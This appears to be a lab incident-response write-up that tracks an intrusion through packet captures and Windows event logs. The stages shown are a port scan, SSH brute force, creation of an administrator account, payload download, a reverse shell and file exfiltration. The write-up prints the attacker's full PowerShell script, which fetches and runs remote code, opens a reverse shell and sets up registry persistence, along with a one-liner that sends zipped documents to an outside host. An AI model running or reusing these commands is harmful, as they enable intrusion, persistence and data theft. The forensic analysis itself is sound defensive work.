98	2025-09-03 19:08:13.370915	192.168.1.8	57746	192.168.1.5	2668	TCP	74	57746 -- 2668 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692282 Tsecr=0 Win=128
99	2025-09-03 19:08:13.370915	192.168.1.8	49740	192.168.1.5	1494	TCP	74	49740 -- 1494 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692282 Tsecr=0 Win=128
100	2025-09-03 19:08:13.370915	192.168.1.8	39056	192.168.1.5	4045	TCP	74	39056 -- 4045 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=4122692282 Tsecr=0 Win=128

as we can see there is many tcp syn request from 192.168.1.8 in different port so we can deduct that the attacker is using nmap or any tool to find vulnerable(open) port so let see if have found any by using this filter.

```
tcp.flags.reset == 1 and tcp.flags.ack==1 and ip.src == 192.168.1.8
```

No.	Time	▼ Src	Src por Dest	Dest p	Protocol	Length	Info	
45	2025-09-03 19:08:13.363279	192.168.1.8	37276	192.168.1.5	22	TCP	60	37276 -- 22 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
58	2025-09-03 19:08:13.366566	192.168.1.8	56472	192.168.1.5	445	TCP	60	56472 -- 445 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
91	2025-09-03 19:08:13.370915	192.168.1.8	47976	192.168.1.5	135	TCP	60	47976 -- 135 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
118	2025-09-03 19:08:13.378980	192.168.1.8	52498	192.168.1.5	3389	TCP	60	52498 -- 3389 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
119	2025-09-03 19:08:13.378980	192.168.1.8	49216	192.168.1.5	139	TCP	60	49216 -- 139 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0
9461	2025-09-03 19:13:08.714899	192.168.1.8	3000	192.168.1.5	50381	TCP	60	3000 -- 50381 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9474	2025-09-03 19:13:09.320959	192.168.1.8	3000	192.168.1.5	50381	TCP	60	3000 -- 50381 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9477	2025-09-03 19:13:09.959299	192.168.1.8	3000	192.168.1.5	50381	TCP	60	3000 -- 50381 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9486	2025-09-03 19:13:10.553730	192.168.1.8	3000	192.168.1.5	50381	TCP	60	3000 -- 50381 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9496	2025-09-03 19:13:11.164817	192.168.1.8	3000	192.168.1.5	50381	TCP	60	3000 -- 50381 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10209	2025-09-03 19:14:10.353459	192.168.1.8	3000	192.168.1.5	50395	TCP	60	3000 -- 50395 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10223	2025-09-03 19:14:10.864399	192.168.1.8	3000	192.168.1.5	50395	TCP	60	3000 -- 50395 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11717	2025-09-03 19:17:16.15.497227	192.168.1.8	4444	192.168.1.5	50426	TCP	60	4444 -- 50426 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11717	2025-09-03 19:17:16.16.106036	192.168.1.8	4444	192.168.1.5	50426	TCP	60	4444 -- 50426 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

based on the image we can imagine that there are open port in 22,445,135,3389,139 but not the other bc the source port are constant 3000 and 4444 so there is funny business going on here other than port scanning.
as far as now we collected many ioc we can thread to find more lets list them

1. ip address - 192.168.1.8
2. ports - 22,445,135,3389,139,3000 and 4444

let focus at port 22 and see if there is any traffic generated from 192.168.1.8 using this

```
port == 22 and ip.addr == 192.168.1.8
```

Time	Source IP	Source Port	Destination IP	Destination Port	Protocol	Seq	Ack	Len	Flags
2025-09-03 19:08:13.916370	192.168.1.5	22	192.168.1.8	37288	TCP	54	22 → 37288 [ACK] Seq=34 Ack=2 Win=262056 Len=0		
2056 2025-09-03 19:08:13.918744	192.168.1.5	22	192.168.1.8	37288	TCP	54	22 → 37288 [RST, ACK] Seq=34 Ack=2 Win=0 Len=0		
2232 2025-09-03 19:08:20.199739	192.168.1.8	55931	192.168.1.5	22	TCP	74	55931 → 22 [SYN] Seq=1 Win=0 MSS=1460 WS=1024 TSeq=4294967295 TSecr=0 SACK_PERM		
2233 2025-09-03 19:08:20.199812	192.168.1.5	22	192.168.1.8	55931	TCP	66	22 → 55931 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2234 2025-09-03 19:08:20.2093562	192.168.1.8	55931	192.168.1.5	22	TCP	66	55931 → 22 [RST] Seq=1 Win=0 Len=0		
2235 2025-09-03 19:08:20.309469	192.168.1.8	55932	192.168.1.5	22	TCP	74	55932 → 22 [SYN] Seq=4 Win=4 Len=0 MSS=1460 WS=1024 SACK_PERM TSeq=4294967295 TSecr=0		
2236 2025-09-03 19:08:20.309570	192.168.1.8	55932	192.168.1.5	22	TCP	66	22 → 55932 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2237 2025-09-03 19:08:20.309518	192.168.1.8	55932	192.168.1.5	22	TCP	66	55932 → 22 [RST] Seq=1 Win=0 Len=0		
2238 2025-09-03 19:08:20.409374	192.168.1.8	55933	192.168.1.5	22	TCP	74	55933 → 22 [SYN] Seq=1 Win=0 Len=0 TSeq=4294967295 TSecr=0 WS=32 MSS=640		
2239 2025-09-03 19:08:20.409446	192.168.1.5	22	192.168.1.8	55933	TCP	62	22 → 55933 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256		
2240 2025-09-03 19:08:20.409468	192.168.1.8	55933	192.168.1.5	22	TCP	66	55933 → 22 [RST] Seq=1 Win=0 Len=0		
2241 2025-09-03 19:08:20.509624	192.168.1.8	55934	192.168.1.5	22	TCP	70	55934 → 22 [SYN] Seq=4 Win=4 Len=0 MSS=1460 SACK_PERM TSeq=4294967295 TSecr=0 WS=1024		
2242 2025-09-03 19:08:20.509714	192.168.1.5	22	192.168.1.8	55934	TCP	66	22 → 55932 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2243 2025-09-03 19:08:20.509433	192.168.1.8	55934	192.168.1.5	22	TCP	66	55934 → 22 [RST] Seq=1 Win=0 Len=0		
2277 2025-09-03 19:08:20.609246	192.168.1.8	55935	192.168.1.5	22	TCP	74	55935 → 22 [SYN] Seq=16 Len=0 MSS=536 SACK_PERM TSeq=4294967295 TSecr=0 WS=1024		
2278 2025-09-03 19:08:20.609340	192.168.1.5	22	192.168.1.8	55935	TCP	66	22 → 55934 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2282 2025-09-03 19:08:20.609871	192.168.1.8	55935	192.168.1.5	22	TCP	66	55935 → 22 [RST] Seq=1 Win=0 Len=0		
2283 2025-09-03 19:08:20.707478	192.168.1.8	55936	192.168.1.5	22	TCP	70	55936 → 22 [SYN] Seq=512 Win=0 MSS=265 SACK_PERM TSeq=4294967295 TSecr=0		
2284 2025-09-03 19:08:20.707601	192.168.1.5	22	192.168.1.8	55936	TCP	62	22 → 55932 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460 SACK_PERM		
2285 2025-09-03 19:08:20.709699	192.168.1.8	55936	192.168.1.5	22	TCP	66	55936 → 22 [RST] Seq=1 Win=0 Len=0		
2293 2025-09-03 19:08:20.876254	192.168.1.5	55941	192.168.1.5	22	TCP	74	55941 → 22 [SYN] Seq=9 Win=16 Len=0 MSS=536 SACK_PERM TSeq=4294967295 TSecr=0 WS=1024		
2294 2025-09-03 19:08:20.876320	192.168.1.5	22	192.168.1.8	55941	TCP	66	22 → 55941 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2299 2025-09-03 19:08:20.911042	192.168.1.5	55941	192.168.1.5	22	TCP	66	55941 → 22 [RST] Seq=1 Win=0 Len=0		
2300 2025-09-03 19:08:20.911783	192.168.1.8	55942	192.168.1.5	22	TCP	70	55942 → 22 [SYN] Seq=512 Win=0 MSS=265 SACK_PERM TSeq=4294967295 TSecr=0		
2301 2025-09-03 19:08:20.918339	192.168.1.5	22	192.168.1.8	55942	TCP	62	22 → 55941 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460 SACK_PERM		
2313 2025-09-03 19:08:20.927994	192.168.1.8	55943	192.168.1.5	22	TCP	66	55943 → 22 [SYN, ECE, CWR, Reserved] Seq=0 Win=3 Len=0 WS=1024 MSS=1460 SACK_PERM		
2314 2025-09-03 19:08:20.927976	192.168.1.5	22	192.168.1.8	55943	TCP	66	22 → 55943 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2318 2025-09-03 19:08:20.998712	192.168.1.8	55942	192.168.1.5	22	TCP	66	55942 → 22 [RST] Seq=1 Win=0 Len=0		
2321 2025-09-03 19:08:20.995755	192.168.1.8	55945	192.168.1.5	22	TCP	74	55945 → 22 [<None>] Seq=1 Win=131072 Len=0 WS=1024 MSS=265 TSeq=4294967295 TSecr=0 SACK_PERM		
2322 2025-09-03 19:08:20.997297	192.168.1.5	22	192.168.1.8	55945	TCP	66	22 → 55945 [RST, ACK] Seq=1 Win=0 Len=0		
2324 2025-09-03 19:08:20.993481	192.168.1.8	55946	192.168.1.5	22	TCP	74	55946 → 22 [FIN, SYN, PSH, URG] Seq=0 Win=256 Urg=0 Len=0 WS=265 TSeq=4294967295 TSecr=0 SACK_PERM		
2325 2025-09-03 19:08:20.993481	192.168.1.8	55943	192.168.1.5	22	TCP	66	55943 → 22 [RST] Seq=1 Win=0 Len=0		
2326 2025-09-03 19:08:20.993499	192.168.1.5	22	192.168.1.8	55946	TCP	54	[TCP ACKed unseen segment] 22 → 55946 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0		
2328 2025-09-03 19:08:21.017172	192.168.1.8	55947	192.168.1.5	22	TCP	74	55947 → 22 [ACK] Seq=1 Ack=1 Win=1048576 Len=0 WS=1024 MSS=265 TSeq=4294967295 TSecr=0 SACK_PERM		
2329 2025-09-03 19:08:21.017185	192.168.1.5	22	192.168.1.8	55947	TCP	54	22 → 55947 [RST] Seq=1 Win=0 Len=0		
2343 2025-09-03 19:08:21.119429	192.168.1.8	55941	192.168.1.5	22	TCP	74	[TCP Port numbers reused] 55941 → 22 [SYN] Seq=9 Win=16 Len=0 MSS=536 SACK_PERM TSeq=4294967295 TSecr=0 WS=1024		
2344 2025-09-03 19:08:21.119616	192.168.1.5	22	192.168.1.8	55941	TCP	66	22 → 55941 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460 WS=256 SACK_PERM		
2345 2025-09-03 19:08:21.122743	192.168.1.8	55941	192.168.1.5	22	TCP	66	55941 → 22 [RST] Seq=1 Win=0 Len=0		
2346 2025-09-03 19:08:21.126822	192.168.1.8	55942	192.168.1.5	22	TCP	70	[TCP Port numbers reused] 55942 → 22 [SYN] Seq=9 Win=1204 Len=0 MSS=265 SACK_PERM TSeq=4294967295 TSecr=0		
2347 2025-09-03 19:08:21.126930	192.168.1.5	22	192.168.1.8	55942	TCP	62	22 → 55942 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460 SACK_PERM		
2348 2025-09-03 19:08:21.129973	192.168.1.8	55942	192.168.1.5	22	TCP	66	55942 → 22 [RST] Seq=1 Win=0 Len=0		
2349 2025-09-03 19:08:21.152771	192.168.1.8	55943	192.168.1.5	22	TCP	66	[TCP Port numbers reused] 55943 → 22 [SYN, ECE, CWR, Reserved] Seq=0 Win=3 Len=0 WS=1024 MSS=1460 SACK_PERM		

A flood of SYN packets from **192.168.1.8** → **192.168.1.5:22** almost every SYN is answered by RST, ACK from the server some rare SYN → SYN/ACK → RST handshakes complete but then get dropped.so we can deduce that 192.168.1.8 is trying to enter using ssh brute for and now we will see if they succeeded

Time	Source IP	Source Port	Destination IP	Destination Port	Protocol	Seq	Ack	Len	Flags
2388 2025-09-03 19:08:21.595513	192.168.1.8	35410	192.168.1.5	22	TCP	74	35410 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSeq=41227090508 TSecr=0 WS=128		
2389 2025-09-03 19:08:21.595575	192.168.1.5	22	192.168.1.8	35406	TCP	66	22 → 35406 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2391 2025-09-03 19:08:21.595826	192.168.1.5	22	192.168.1.8	35410	TCP	66	22 → 35410 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM		
2393 2025-09-03 19:08:21.598210	192.168.1.8	35406	192.168.1.5	22	TCP	60	35406 → 22 [ACK] Seq=1 Win=64256 Len=0		
2399 2025-09-03 19:08:21.604448	192.168.1.8	35410	192.168.1.5	22	TCP	60	35410 → 22 [ACK] Seq=1 Win=64256 Len=0		
2428 2025-09-03 19:08:21.735838	192.168.1.5	22	192.168.1.8	35406	SSHv1	87	Server: Protocol (SSH-2.0-OpenSSH_for_Windows_7.7)		
2425 2025-09-03 19:08:21.746641	192.168.1.5	22	192.168.1.8	35410	SSHv1	87	Server: Protocol (SSH-2.0-OpenSSH_for_Windows_7.7)		
2428 2025-09-03 19:08:21.747945	192.168.1.8	35406	192.168.1.5	22	TCP	60	35406 → 22 [ACK] Seq=1 Ack=34 Win=64256 Len=0		
2432 2025-09-03 19:08:21.756446	192.168.1.8	35410	192.168.1.5	22	TCP	60	35410 → 22 [ACK] Seq=1 Ack=34 Win=64256 Len=0		
2441 2025-09-03 19:08:21.769446	192.168.1.8	35406	192.168.1.5	22	SSHv1	74	Client: Protocol (SSH-1.5-NmapNSE_1.0)		
2442 2025-09-03 19:08:21.769446	192.168.1.8	35410	192.168.1.5	22	SSHv1	81	Client: Protocol (SSH-1.5-Nmap-SSH1-Hostkey)		

Rows per page: 100 < 1 2 3 4 5 >

from the image we can see there are many ssh traffic from **192.168.1.8** and we can see it started at **Sep 3, 2025 @ 15:30:02.24**

now let see if and when ssh login is success using winlogbeat and

```
winlog.event_id: 4625 # login failed
winlog.event_id: 4624 # login success
```

```
winlog.logon.id: 3 network connection  
winlog.logon.id: clear network connection
```

using this filter we will see

```
winlog.event_id : ("4624" or "4625") and winlog.logon.id: 3 or 8 and  
process.name: ("sshd.exe" or "ssh-keygen.exe" or "ssh.exe")
```

Top 3 values of user.name	Top 3 values of event.category	Top 3 values of event.code	Top 3 values of event.action	Top 3 values of event.outcome	Count of records
econt	authentication	4625	logon-failed	failure	34
econt	authentication	4624	logged-in	success	4
FakeUser	authentication	4625	logon-failed	failure	21

in the image we will see that there are two user name econt and fake user and both of them have large number of login failed which implies that the attacker is trying to brute force attack on ssh and also we can see that there is 4 successful login in econt which implies that the attacker gain access to econt using ssh so let look what he has done using this user name before that let list all of iocs.

IOC	values
username	econt
Ip Address	192.168.1.8
Port	22(SSH)

now let go to discover and see what attacker did after he logon to econt using

```
winlog.event_id: 1
```

because when we login to ssh we initiate cmd or power-shell which we can see using event id 1 which is process.creation.

Field statistics					
	@timestamp	user.name	process.name	process.command_line	process.parent.name
✗	Sep 3, 2025 @ 15:00:09.841	econt	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub...	msedge.exe
✗	Sep 3, 2025 @ 15:00:26.904	econt	OneDriveLauncher.exe	"C:\Users\%username%\AppData\Local\Microsoft\OneDrive\25.140.0726.0001\OneDriveLauncher.exe" /startInstances	svchost.exe
✗	Sep 3, 2025 @ 15:01:26.012	SYSTEM	taskhostw.exe	taskhostw.exe	svchost.exe
✗	Sep 3, 2025 @ 15:02:19.897	econt	notepad.exe	"C:\Windows\System32\NOTEPAD.EXE" C:\Users\%username%\AppData\Local\Temp\payload.bat	explorer.exe
✗	Sep 3, 2025 @ 15:02:45.870	econt	cmd.exe	C:\Windows\system32\cmd.exe /c "C:\Users\%username%\AppData\Local\Temp\payload.bat"	explorer.exe
✗	Sep 3, 2025 @ 15:02:46.541	econt	powershell.exe	powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\%username%\AppData\Local\Temp\1.ps1"	cmd.exe
✗	Sep 3, 2025 @ 15:03:04.138	SYSTEM	svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p -s NetSetupSvc	services.exe
✗	Sep 3, 2025 @ 15:04:23.766	econt	notepad.exe	"C:\Windows\System32\NOTEPAD.EXE" C:\Users\%username%\AppData\Local\Temp\payload.bat	explorer.exe
✗	Sep 3, 2025 @ 15:04:33.631	econt	cmd.exe	C:\Windows\system32\cmd.exe /c "C:\Users\%username%\AppData\Local\Temp\payload.bat"	explorer.exe

we filter out legitimate process like svchost.exe,taskhostw.exe

Field statistics					
	@timestamp	user.name	process.name	process.command_line	process.parent.name
✗	Sep 3, 2025 @ 15:08:56.802	sshd_6688	sshd.exe	"C:\Windows\System32\OpenSSH\sshd.exe" "-y"	sshd.exe
✗	Sep 3, 2025 @ 15:09:00.040	econt	sshd.exe	"C:\Windows\System32\OpenSSH\sshd.exe" "-z"	sshd.exe
✗	Sep 3, 2025 @ 15:09:00.194	econt	cmd.exe	c:\windows\system32\cmd.exe	conhost.exe
✗	Sep 3, 2025 @ 15:09:05.036	econt	whoami.exe	whoami	cmd.exe
✗	Sep 3, 2025 @ 15:09:09.070	econt	HOSTNAME.EXE	hostname	cmd.exe
✗	Sep 3, 2025 @ 15:09:18.469	econt	net.exe	net cat	cmd.exe
✗	Sep 3, 2025 @ 15:09:18.501	econt	net1.exe	C:\Windows\system32\net1 cat	net.exe
✗	Sep 3, 2025 @ 15:09:26.027	econt	net.exe	net user	cmd.exe
✗	Sep 3, 2025 @ 15:09:26.059	econt	net1.exe	C:\Windows\system32\net1 user	net.exe

in the image we can see that the attacker entered the system using econt username and done lateral movement like whoami , net users and hostname.

Field statistics					
	@timestamp	user.name	process.name	process.command_line	process.parent.name
✗	Sep 3, 2025 @ 15:09:26.059	econt	net1.exe	C:\Windows\system32\net1 user	net.exe
✗	Sep 3, 2025 @ 15:09:51.747	econt	net.exe	net user ayele /delete	cmd.exe
✗	Sep 3, 2025 @ 15:09:51.792	econt	net1.exe	C:\Windows\system32\net1 user ayele /delete	net.exe
✗	Sep 3, 2025 @ 15:10:05.444	econt	net.exe	net user ayele 121212 /add	cmd.exe
✗	Sep 3, 2025 @ 15:10:05.475	econt	net1.exe	C:\Windows\system32\net1 user ayele 121212 /add	net.exe
✗	Sep 3, 2025 @ 15:10:14.603	econt	net.exe	net user	cmd.exe
✗	Sep 3, 2025 @ 15:10:14.643	econt	net1.exe	C:\Windows\system32\net1 user	net.exe
✗	Sep 3, 2025 @ 15:10:17.245	econt	net.exe	net user /?	cmd.exe
✗	Sep 3, 2025 @ 15:10:17.275	econt	net1.exe	C:\Windows\system32\net1 user /?	net.exe

and proceed to delete username ayele and create it own ayele username

□	v* Sep 3, 2025 @ 15:11:25.972	econt	net.exe	net localgroup administrators ayele /add	cmd.exe	c:\windows\system32\cmd.exe
□	v* Sep 3, 2025 @ 15:11:26.020	econt	net1.exe	C:\Windows\System32\net1 localgroup administrators ayele /add	net.exe	net localgroup administrators ayele /add
□	v* Sep 3, 2025 @ 15:11:31.371	econt	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub...	msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start
□	✓* Sep 3, 2025 @ 15:11:42.586	econt	net.exe	net localgroup administrators ayele /add	cmd.exe	c:\windows\system32\cmd.exe
□	v* Sep 3, 2025 @ 15:11:42.645	econt	net1.exe	C:\Windows\System32\net1 localgroup administrators ayele /add	net.exe	net localgroup administrators ayele /add

then continue to make ayele an administrator

□	v* Sep 3, 2025 @ 15:12:34.152	econt	curl.exe	curl -OL https://raw.githubusercontent.com/econx1/payload/refs/heads/main/payload.bat	cmd.exe	c:\windows\system32\cmd.exe
□	v* Sep 3, 2025 @ 15:12:53.447	econt	curl.exe	curl -OL https://raw.githubusercontent.com/econx1/payload/refs/heads/main/word.txt.ps1	cmd.exe	c:\windows\system32\cmd.exe
□	✓* Sep 3, 2025 @ 15:13:39.604	econt	powershell.exe	powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\econt\AppData\Local\Temp\word.txt.ps1"	cmd.exe	c:\windows\system32\cmd.exe
□	v* Sep 3, 2025 @ 15:13:53.027	SYSTEM	svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p -s	services.exe	C:\Windows\System32\services.exe
□	v* Sep 3, 2025 @ 15:13:56.535	econt	csc.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpath @C:\...	powershell.exe	powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\econt\AppData\Local\Temp\word.txt.ps1"
□	v* Sep 3, 2025 @ 15:13:56.691	econt	cvtres.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\..."	csc.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpath @C:\...
□	v* Sep 3, 2025 @ 15:13:57.337	econt	powershell.exe	powershell.exe	powershell.exe	powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\econt\AppData\Local\Temp\word.txt.ps1"
□	v* Sep 3, 2025 @ 15:14:22.897	econt	regedit.exe	"C:\Windows\regedit.exe"	explorer.exe	C:\Windows\Explorer.EXE
□	v* Sep 3, 2025 @ 15:14:22.950	SYSTEM	consent.exe	consent.exe 2544 258 00000194636365F0	svchost.exe	C:\Windows\System32\svchost.exe -k netsvcs -p -s Appinfo

and proceed to download file from github with url

1. curl -OL <https://raw.githubusercontent.com/econx1/payload/refs/heads/main/word.txt.ps1>
 2. curl -OL <https://raw.githubusercontent.com/econx1/payload/refs/heads/main/payload.bat>
- let see what github find more ioc.

The screenshot shows a GitHub repository named 'payload' under the user 'econx1'. The repository has 1 branch and 0 tags. It contains several files: evil.txt.bat, launcher.bat, meEvil.txt, payload.bat, payload2.bat, and word.txt.ps1. The repository has 10 commits and 0 stars. There are sections for About, Releases, and Packages.

as we can see there are many payloads in this github but let look the one that attacker downloaded word.txt.ps1 and payload.bat

The screenshot shows the 'payload' repository on GitHub. It displays the 'payload.bat' file, which contains the following code:

```

@echo off
powershell.exe -noprofile -executionpolicy bypass -file "C:\Users\econt\AppData\Local\Temp\word.txt.ps1"
pause

```

The file was last updated 444fe40 3 days ago.

the payload.bat is used to trigger the word.txt.ps1.

payload / word.txt.ps1

econx1 Update and rename payload2.ps1 to word.txt.ps1 c16f0cd · 3 days ago History

Code Blame 33 lines (27 loc) · 1.3 KB ⚙

```
1 $ip = '192.168.1.8';
2 $port = '3000';
3
4 while ($true) {
5     try {
6         Test-NetConnection -ComputerName $ip -Port $port
7         IEX (Invoke-WebRequest "https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1" -UseBasicParsing)
8         break # exit loop if it succeeds
9     } catch {
10         Start-Sleep -Seconds 5 # wait before retrying
11     }
12 }
13
14 # Define the registry path, entry name, and script file path
15 $runkeyPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
16 $sentryName = "Payload"
17 $filePath = "C:\Users\econt\AppData\Local\Temp\payload.bat"
18
19 # Construct the value to run the batch file silently
20 # This uses Start-Process via PowerShell to hide the console window
21 $commandValue = "powershell.exe -NoProfile -WindowStyle Hidden -Command Start-Process '$filePath'"
22
23 # Check if the registry entry exists
24 if (-not (Get-ItemProperty -Path $runkeyPath -Name $sentryName -ErrorAction SilentlyContinue)) {
25     # If the entry does not exist, create it with the silent command
26     New-ItemProperty -Path $runkeyPath -Name $sentryName -Value $commandValue -PropertyType String -Force
27     Write-Host "Registry entry '$sentryName' created successfully to run in the background."
28 } else {
29     Write-Host "Registry entry '$sentryName' already exists. No action taken."
30 }
31
32 Invoke-ConPtyShell $ip $port
```

the word.txt.ps1 is payload that will create reverse shell on port 3000 and it also creates a register so it will run persistently. Now we know what the payload contained let see where and what it has downloaded

Data view		Winlog	▼	🕒	🔍	winlog.event_id: 11	X	📅	Sep 3, 2025 @ 15:08:56.8...	→ Sep 3, 2025 @ 16:00:07.328	⟳ Refresh
								Columns	3	Sort fields	1
📁	💻	Documents (15)	Field statistics								
🕒	🕒	@timestamp	🕒	↑	🕒	file.path		🕒	file.name		
🕒	🕒	Sep 3, 2025 @ 15:12:35.822	C:\Users\lecont\AppData\Local\Temp\payload.bat						payload.bat		
🕒	🕒	Sep 3, 2025 @ 15:12:54.900	C:\Users\lecont\AppData\Local\Temp\word.txt.ps1						word.txt.ps1		

we can see that both payload files are downloaded in C:\Users\lecont\AppData\Local\Temp\ directory.

we can see that the attacker just run word.txt.ps1 and is looping until in getting connected to 192.168.2.8:3000.and let go to Packetbeat to see if they are connected

destination.port : 3000 and destination.ip: 192.168.1.8			Sep 3, 2025 @ 15:13:39.6... → Sep 3, 2025 @ 16:00:07.328	Refresh
Documents (39) Field statistics		destination.ip	destination.port	event.type
@timestamp	source.ip			
Sep 3, 2025 @ 15:17:18.334	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:17:08.604	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:16:59.755	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:16:51.712	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:16:44.040	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:16:35.513	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:16:26.042	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:16:15.518	192.168.1.5	192.168.1.8	3,000	connection
Sep 3, 2025 @ 15:16:03.825	192.168.1.5	192.168.1.8	3,000	connection

and as we can see attacker successfully connected using reverse shell.after following along we will see

@timestamp	winlog.computer_name	winlog.user.name	powershell.file.script_block_text
Sep 3, 2025 @ 15:18:05.038	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\kont\Documents* -DestinationPath C:\temp\exfil.zip; ...
Sep 3, 2025 @ 15:18:06.058	DESKTOP-TRACPJE	econt	{ Set-StrictMode -Version 1; \$_.PSMessageDetails }
Sep 3, 2025 @ 15:18:06.065	DESKTOP-TRACPJE	econt	{ Set-StrictMode -Version 1; \$_.ErrorCategory_Message }
Sep 3, 2025 @ 15:18:06.067	DESKTOP-TRACPJE	econt	{ Set-StrictMode -Version 1; \$_.OriginInfo }
Sep 3, 2025 @ 15:18:09.980	DESKTOP-TRACPJE	econt	prompt
Sep 3, 2025 @ 15:18:20.036	DESKTOP-TRACPJE	econt	Compress-Archive -Update -Path C:\Users\kont\Documents* -DestinationPath C:\temp\exfil.zip; ...
Sep 3, 2025 @ 15:18:20.235	DESKTOP-TRACPJE	econt	{ Set-StrictMode -Version 1; \$_.PSMessageDetails }
Sep 3, 2025 @ 15:18:20.239	DESKTOP-TRACPJE	econt	{ Set-StrictMode -Version 1; \$_.ErrorCategory_Message }
Sep 3, 2025 @ 15:18:20.241	DESKTOP-TRACPJE	econt	{ Set-StrictMode -Version 1; \$_.OriginInfo }

a attacker entered a command

```
Compress-Archive -Update -Path C:\Users\kont\Documents\* -DestinationPath
C:\temp\exfil.zip; $bytes =
[System.IO.File]::ReadAllBytes('C:\temp\exfil.zip'); $client = New-Object
System.Net.Sockets.TCPClient('192.168.1.8', 4444); $stream =
$client.GetStream(); $stream.Write($bytes, 0, $bytes.Length);
$client.Close();
```

which will exfiltrate data from Documents to 192.168.1.8 using port 4444. and we see that it trying to exfiltrate all documents in document file let see if the attacker tried to exfiltrate other files.

Documents (20) Field statistics		
	@timestamp	winlog.computer_name
<input type="checkbox"/>	Sep 3, 2025 @ 15:19:40.563	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\secret.txt -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:19:54.245	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\secret.txt -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:20:26.476	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\password.txt -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:20:35.664	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\password.txt -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:20:40.333	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\password.txt -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:23:34.257	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\last_log.pcapng -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:24:20.965	DESKTOP-TRACPJE
		econt
		Compress-Archive -Update -Path C:\Users\cont\Documents\last_log.pcapng -DestinationPath C:\temp\xfil.zip; ...
<input type="checkbox"/>	Sep 3, 2025 @ 15:25:00.117	DESKTOP-TRACPJE
		econt
